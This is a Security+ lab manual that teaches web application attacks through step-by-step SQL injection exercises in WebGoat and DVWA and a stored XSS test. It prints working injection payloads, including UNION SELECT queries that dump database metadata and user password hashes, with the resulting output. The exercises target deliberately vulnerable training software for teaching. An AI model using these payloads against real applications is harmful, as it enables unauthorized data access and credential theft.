



SECURITY+ LAB SERIES

Lab 13: Analyzing Types of Web Application Attacks

Document Version: **2015-09-24**



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the [Creative Commons Attribution 3.0 Unported License](https://creativecommons.org/licenses/by/3.0/).

Development was funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties or assurances of any kind, express or implied, with respect to such information, including any information on linked sites, and including, but not limited to accuracy of the information or its completeness, timeliness, usefulness, adequacy, continued availability or ownership.

Contents

Introduction	3
Lab Topology	4
Lab Settings	5
Pre-Lab Setup	6
1 SQL Injection Basics	7
1.1 Using WebGoat for SQL Injection.....	7
1.2 Using DVWA for SQL Injection	16
2 Cross Site Scripting XSS	25
2.1 Using DVWA for XSS	25



Introduction

The material in this lab aligns to the following learning objectives:

- **Objective 3.5:** Explain types of application attacks
- **Objective 4.1:** Explain the importance of application security controls and techniques


More information about individual objectives and their sections can be found in CompTIA document SY0-401, which is available from the CompTIA website.

In this lab, you will be conducting web application security practices using various tools. You will be performing the following tasks:

1. SQL Injection Basics
2. Cross Site Scripting XSS



Lab Topology



Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Ubuntu	192.168.1.50	student	securepassword
DVL Server	10.1.1.10	root	toor
Security Onion	192.168.1.6	soadmin	mypassword
pfSense	192.168.1.1 10.1.1.1 203.0.113.1	admin	pfsense
Kali	203.0.113.2	root	toor



Pre-Lab Setup

Before continuing to Task 1, log into the following systems below as instructed.

I. Kali

1. On the login screen, select **Other**.
2. When presented with the username, type **root**. Press **Enter**.
3. When prompted for the password, type **toor**. Press **Enter**.
4. Minimize the *PC viewer* window.

II. DVL

1. On the login screen, type **root**. Press **Enter**.
2. When prompted for a password, type **toor**. Press **Enter**.
3. When presented with the user prompt, type **startx**. Press **Enter**.
4. Once the desktop boots close the *X Desktop* window.
5. Minimize the *PC viewer* window.




1 SQL Injection Basics

1.1 Using WebGoat for SQL Injection

1. Open the **DVL Server PC Viewer**. If closed, click on the **DVL Server** icon on the *Topology* page.



2. Start the **WebGoat** web server by clicking on the **Application Menu** and navigate through **Damn Vulnerable Linux > Training Material > Web Exploitation > WebGoat > Start WebGoat port 80**.




3. A new *Terminal* window will appear showing the *WebGoat* start status. Leave this shell open. **Minimize** it for now.



4. Open the **Firefox** web browser by clicking on the icon located on the bottom menu pane.



- While in *Firefox*, type **http://127.0.0.1/WebGoat/attack** (case-sensitive) into the *address field*. Press **Enter**.



- When the *Authentication* window appears, type **guest** as the *username* and **guest** as the *password*. Click **OK**.



- Once authenticated, you are welcomed to the *WebGoat Welcome* page. Click the **Start WebGoat** button.

Thank you for using WebGoat!

This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is lead by Bruce Mayhew. Please send all comments to Bruce at webgoat@owasp.org.



OWASP
The Open Web Application Security Project



ASPECT SECURITY
Application Security Specialists

WebGoat Design Team

Bruce Mayhew
David Anderson
Rogan Dawes
Laurence Casey (Graphics)

Special Thanks for V5.1

OWASP Spring of Code
Erwin Geirnaert
(<http://www.zionsecurity.com/>)

To all who have sent comments

Lesson Contributors


Aspect Security
Sherif Koussa
Romain Brechet

Documentation Contributors


Sherif Koussa
(<http://www.macadamian.com/>)
Erwin Geirnaert
(<http://www.zionsecurity.com/>)

Start WebGoat

8. Once the page redirects, click on the **Injection Flaws** menu item located on the left; this will bring down more options.



9. Click on **String SQL Injection**.



10. At the top-right of the webpage, click on **Restart this Lesson**.

◀ Hints ▶ Show Params Show Cookies Show Java Show Solution Lesson Plans

Restart this Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

11. Type **Smith** into the *text field* and click on the **Go!** button.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

`SELECT * FROM user_data WHERE last_name = 'Your Name'`

Note that this is how the query is meant to be used; you type in an input and expect the proper output. In this case, we searched for users with the last name Smith and we received information from the database regarding to all Smiths.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

`SELECT * FROM user_data WHERE last_name = 'Smith'`

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

Hence; `SELECT * FROM user_data WHERE last_name = 'Smith'`

12. Click on **Restart this Lesson**.

◀ Hints ▶ Show Params Show Cookies Show Java Show Solution Lesson Plans

Restart this Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.



13. Inject the *user_data database* table with a popular injection technique so that we can potentially leak all user information stored in the table. Type the string below in the text field:

' or 1=1--

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

' or 1=1--

Go!

SELECT * FROM user_data WHERE last_name = 'Your Name'

14. Click the **Go!** button.

*** Congratulations. You have successfully completed this lesson.**

*** But you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name:

' or 1=1--

Go!

SELECT * FROM user_data WHERE last_name = '' or 1=1--'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Notice how all of the table results are given back to us. What happened here is that we told the query to give us results for 'or 1=1-- which in return showed us everything that is either equal to a wild card or is not equal to a wild card.


15. After the successful inject, click on **Stage 1: String SQL Injection** from the left menu.




16. You will be redirected to a *Human Resource login page*. Select **Neville Bartholomew (admin)** from the drop-down box.




17. Attempt to login without a password by pressing the **Login** button.
18. No access has been given. On the *Firefox* window, select **Tools** from the top menu and click on the **Tamper Data** tool.




19. A new *Tamper Data* application window will appear. Click the **Start Tamper** file menu option.




20. Change focus to the **WebGoat** web page. Select **Neville Bartholomew (admin)** once more from the *user list* and click the **Login** button.




21. Notice a new pop-up message from the *Tamper Data* tool appear. Click the **Tamper** button to proceed.



22. In the new *Tamper* popup window, type the string '**' or 1=1--**' into the *password* field. Click **OK**.



23. Once the tool finishes its process, click **Stop Tamper** from the file menu.



24. Notice the successful *SQL injection* on the *WebGoat* web page. We now have access to the user database as the administrator. Select the first user from the list; **Larry Stoooge** and click the **ViewProfile** button.

* You have completed String SQL Injection.
* Welcome to Parameterized Query #1



25. Notice that we have complete control over all user profiles and complete access to their personal information.



Goat Hills Financial
Human Resources

Welcome Back [Neville](#)

First Name:	Larry	Last Name:	Stooze
Street:	9175 Guilford Rd	City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others	Manager:	102
Disciplinary Explanation:	Constantly harassing coworkers	Disciplinary Action Dates:	10106

[ListStaff](#)
[EditProfile](#)
[DeleteProfile](#)
[Logout](#)

26. Close the *Firefox* web browser.

1.2 Using DVWA for SQL Injection

1. Open the **Kali PC Viewer**. If closed, click on the **Kali** icon on the *Topology* page.



2. Open a new **Terminal** window by clicking on the **Terminal** icon located on the top menu pane.



3. Within the *Terminal*, type the command below to list the currently active network interfaces.

```
ifconfig
```

```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:700 (700.0 B)  TX bytes:3996 (3.9 KiB)
          Interrupt:18 Base address:0x2000

root@Kali-Attacker:~#
```

4. Bring the loopback interface to an active state.

```
ifconfig lo up
```

```
root@Kali-Attacker:~# ifconfig lo up
root@Kali-Attacker:~#
```

5. Verify that the *loopback* interface is now up.

```
ifconfig
```

```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:700 (700.0 B)  TX bytes:3996 (3.9 KiB)
          Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@Kali-Attacker:~#
```

6. Start the **mysql** service by typing the command below.

```
service mysql start
```


```
root@Kali-Attacker:~# service mysql start
[ ok ] Starting MySQL database server: mysqld ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
root@Kali-Attacker:~#
```

7. Start the **apache** web service.

```
service apache2 start
```

```
root@Kali-Attacker:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the server's fully qualified domain name, using
127.0.1.1 for ServerName
. ok
root@Kali-Attacker:~#
```

8. Open the **Iceweasel** web browser by clicking the on the web browser icon located on the top menu pane.



9. In the address field, type **http://127.0.0.1/dvwa/login.php**. Press **Enter**.



10. On the login page, type **admin** for the *username* and **password** for the *password*. Click **Login**.



11. Click on the **DVWA Security** menu option located on the left.




12. Change the security level to **low** from the drop-down menu and click **Submit**.




13. Confirm that the Security level is currently set to **low**.



14. Click on **SQL Injection** from the left menu.



15. Type in the number zero (0) in the *User ID:* field and click **Submit**.



Notice no output is given.

16. Type in the number one (1) in the *User ID:* field and click **Submit**.



Notice from the PHP select statement, we are given the output related to an *admin* account, which corresponds to the *User ID: 1*.



17. Attempt to use the “always true” SQL injection technique by typing the string below into the User ID: field.

```
' or 'x'='x
```

Vulnerability: SQL Injection

User ID:

This is another popular string variant from the string used earlier from *Task 1.1*. Here we are stating that *x will always equal x*.

Behind the scenes, the statement is actually querying the following:

```
mysql> SELECT first_name, sur_name FROM users WHERE user_id = ' or 'x'='x;
```

18. Now we are able to see the account names in the database. Verify that you can see all five accounts.

```
ID: ' or 'x'='x
First name: admin
Surname: admin

ID: ' or 'x'='x
First name: Gordon
Surname: Brown

ID: ' or 'x'='x
First name: Hack
Surname: Me

ID: ' or 'x'='x
First name: Pablo
Surname: Picasso

ID: ' or 'x'='x
First name: Bob
Surname: Smith
```

19. Type another string in the *User ID:* field to query the version of the database.

```
' or 1=1 union select null, version() #
```

Vulnerability: SQL Injection

User ID:

20. Click **Submit**. Take note of the *mysql database version* that is given to us.

```
ID: ' or 1=1 union select null, version() #  
First name: admin  
Surname: admin  
  
ID: ' or 1=1 union select null, version() #  
First name: Gordon  
Surname: Brown  
  
ID: ' or 1=1 union select null, version() #  
First name: Hack  
Surname: Me  
  
ID: ' or 1=1 union select null, version() #  
First name: Pablo  
Surname: Picasso  
  
ID: ' or 1=1 union select null, version() #  
First name: Bob  
Surname: Smith  
  
ID: ' or 1=1 union select null, version() #  
First name:  
Surname: 5.5.38-0+wheezy1
```

21. Type another string in the *User ID:* field to query the database name.

```
' or 1=1 union select null, database() #
```

Vulnerability: SQL Injection

User ID:

22. Click **Submit**. Take note of the *mysql database name* that is given to us.

```
ID: ' or 1=1 union select null, database() #
First name: admin
Surname: admin

ID: ' or 1=1 union select null, database() #
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, database() #
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, database() #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, database() #
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, database() #
First name:
Surname: dvwa
```

23. Type another string in the *User ID*: field to query for all tables in the *information_schema database*.

```
' or 1=1 union select null, table_name from information_schema.tables #
```

Vulnerability: SQL Injection

User ID:

information_schema.tables #

Submit

Take note of all the different table information next to *Surname*. The *information_database* stores information about all of the databases that the *mysql* server maintains.

```
ID: ' or 1=1 union select null, table_name from information_schema.tables #
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: ' or 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: ' or 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
```

24. Type another string in the *User ID:* field to query for all column content in the user table.

```
\ or 1=1 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

Vulnerability: SQL Injection

User ID:

Notice the amount of the user information given to us along with their respective credentials.

```
ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
```

25. Leave the DVWA web page open for the next task.

2 Cross Site Scripting XSS

2.1 Using DVWA for XSS

1. While on the *DVWA* web page, click on **XSS stored** from the left menu pane.



2. On this page, you are presented with a write form that is mimicking a comment section where random users are able to write their comments. Make a test XSS exploit by typing **XSS1** in the **Name** text field.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

3. Type the script below into the **Message** text field.

```
<script>alert("Exploiting XSS vulnerability test")</script>
```


Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

4. Click on the **Sign Guestbook** button.


5. Notice the popup message showing the same text you have inputted between the quotations. With this vulnerability, every time a user views this page they will experience the XSS exploit just as it shows now.



